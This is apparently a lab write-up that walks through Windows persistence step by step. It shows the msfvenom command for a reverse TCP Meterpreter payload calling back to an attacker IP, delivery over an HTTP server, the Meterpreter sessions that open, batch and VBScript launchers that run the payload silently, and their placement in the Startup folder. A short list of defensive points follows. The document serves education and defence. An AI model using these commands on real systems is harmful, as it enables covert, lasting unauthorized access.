

Establishing Persistence Using a Windows Meterpreter Payload (Lab / Educational Environment)

Overview

This section documents the conceptual process of persistence establishment on a Windows system within a controlled laboratory environment. The objective was to understand how attackers maintain access after an initial compromise and how such techniques can be detected and mitigated by defenders.

Step 1: Payload Creation

A Windows-compatible Meterpreter payload was generated for educational testing purposes to simulate post-exploitation behavior in a controlled lab environment. The payload was designed to initiate a reverse connection to the attacker system once executed.

```
Session Actions Edit View Help
kali@kali: ~ kali@kali: ~/Desktop
--(kali@kali)-[~/Desktop]
--$ msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=192.168.36.128 LPORT=2502 --platform windows -a x64 -f exe -o /home/kali/Desktop/file.exe
No encoder specified, outputting raw payload
Payload size: 232006 bytes
Final size of exe file: 239104 bytes
Saved as: /home/kali/Desktop/file.exe
--(kali@kali)-[~/Desktop]
--$
```

Step 2: Payload Delivery

The payload file was transferred to the Windows machine using a temporary Python-based web server.

```
--(kali@kali)-[~/Desktop]
--$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.36.130 - - [08/Feb/2026 02:09:32] "GET / HTTP/1.1" 200 -
192.168.36.130 - - [08/Feb/2026 02:09:32] code 404, message File not found
192.168.36.130 - - [08/Feb/2026 02:09:32] "GET /favicon.ico HTTP/1.1" 404 -
192.168.36.130 - - [08/Feb/2026 02:09:48] "GET /file.exe HTTP/1.1" 200 -
```



Step 3: Payload Execution and Session Establishment

Upon execution of the payload on the target system, a Meterpreter session was successfully established, providing controlled post-exploitation access for testing and analysis.

```
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.36.128:2502
[*] Meterpreter session 2 opened (192.168.36.128:2502 → 192.168.36.130:61737) at 2026-02-08 02:46:38 -0500
[*] Meterpreter session 3 opened (192.168.36.128:2502 → 192.168.36.130:61735) at 2026-02-08 02:46:39 -0500

meterpreter > pwd
C:\Users\rasel\Downloads
meterpreter > ls
Listing: C:\Users\rasel\Downloads

Mode                Size      Type      Last modified          Name
-----
100666/rw-rw-rw-    282      fil      2026-02-06 07:40:03 -0500 desktop.ini
100777/rwxrwxrwx   239104    fil      2026-02-08 02:44:55 -0500 file (1).exe

meterpreter > █
```

Step 4: Persistence Script Preparation

To simulate persistence techniques, automation scripts were created to execute the payload silently in the background during system startup.

Two scripting approaches were evaluated:

- Batch script (.bat)
- VBScript (.vbs)


These scripts were used solely to demonstrate how attackers attempt to maintain access across reboots.

Batch file (.bat):

```
kali@kali: ~
kali@kali: ~/Desktop

@echo off
start "" /b "C:\Users\rasel\Downloads\file.exe"
exit
```

VBScript file (.vbs):


A screenshot of a text editor window titled 'new.vbs'. The window has a menu bar with 'File', 'Edit', and 'View'. The script content is as follows:

```
Set WshShell = CreateObject("WScript.Shell")
Wshshell.Run """"C:\Users\rasel\Downloads\test.bat""", 0
Set WshShell = Nothing
```

Step 5: Uploading the Script File

Using the active Meterpreter session, the created script files (.bat & .vbs) are uploaded to the target Windows system. This step demonstrated how persistence components can be deployed post-compromise.


Batch file uploading process:

A screenshot of a Meterpreter session. The user enters the command 'upload /home/kali/Desktop/abc.bat'. The output shows the file being uploaded successfully. Then, the user enters 'ls' to list the files in the current directory, which is 'C:\Users\rasel\Downloads'. The output is a table with columns: Mode, Size, Type, Last modified, and Name.

```
meterpreter > upload /home/kali/Desktop/abc.bat
[*] Uploading : /home/kali/Desktop/abc.bat → abc.bat
[*] Uploaded 63.00 B of 63.00 B (100.0%): /home/kali/Desktop/abc.bat → abc.bat
[*] Completed : /home/kali/Desktop/abc.bat → abc.bat
meterpreter > ls
Listing: C:\Users\rasel\Downloads
```

Mode	Size	Type	Last modified	Name
100777/rwxrwxrwx	63	fil	2026-02-08 09:04:55 -0500	abc.bat
100666/rw-rw-rw-	282	fil	2026-02-06 07:40:03 -0500	desktop.ini
100777/rwxrwxrwx	239104	fil	2026-02-08 03:18:40 -0500	file.exe
100777/rwxrwxrwx	63	fil	2026-02-08 08:57:33 -0500	test.bat


VBScript file uploading process:

A screenshot of a Meterpreter session. The user enters the command 'upload /home/kali/Desktop/test.vbs'. The output shows the file being uploaded successfully.

```
meterpreter > upload /home/kali/Desktop/test.vbs
[*] Uploading : /home/kali/Desktop/test.vbs → test.vbs
[*] Uploaded 124.00 B of 124.00 B (100.0%): /home/kali/Desktop/test.vbs → test.vbs
[*] Completed : /home/kali/Desktop/test.vbs → test.vbs
```

Step 6: Startup Folder Configuration

The persistence script file (VBScript file (.vbs)) was placed inside the Windows Startup folder so that it executes automatically when the system starts.

A screenshot of a Meterpreter session. The user enters the command 'cp test.vbs C:\Users\rasel\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\test.vbs'. The output shows the file being copied successfully. Then, the user enters 'cp test.vbs "C:\Users\rasel\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\test.vbs"' to copy the file to the same location again. The output shows the file being copied successfully.

```
meterpreter > cp test.vbs C:\Users\rasel\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\test.vbs
meterpreter > cp test.vbs "C:\Users\rasel\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\test.vbs"
meterpreter >
```

Step 7: Persistence Verification After Reboot

After rebooting the target system, the startup configuration was verified. The persistence mechanism successfully executed in the background without requiring user interaction.

Step 8: Automatic Session Re-Establishment

When the attacker-side listener was active, the system automatically re-established a Meterpreter session after startup, confirming successful persistence.

Security Impact

- Persistence enables long-term unauthorized access
- Compromised systems may reconnect silently after reboot
- Increases risk of data theft, lateral movement, and malware deployment

Defensive Considerations

- Monitor startup folders and autorun locations
- Restrict script execution where possible
- Use endpoint protection and behavior-based detection
- Regularly audit persistence mechanisms during incident response

Disclaimer

All activities described above were conducted **strictly within a controlled lab environment for educational purposes only**. No production systems were targeted or affected.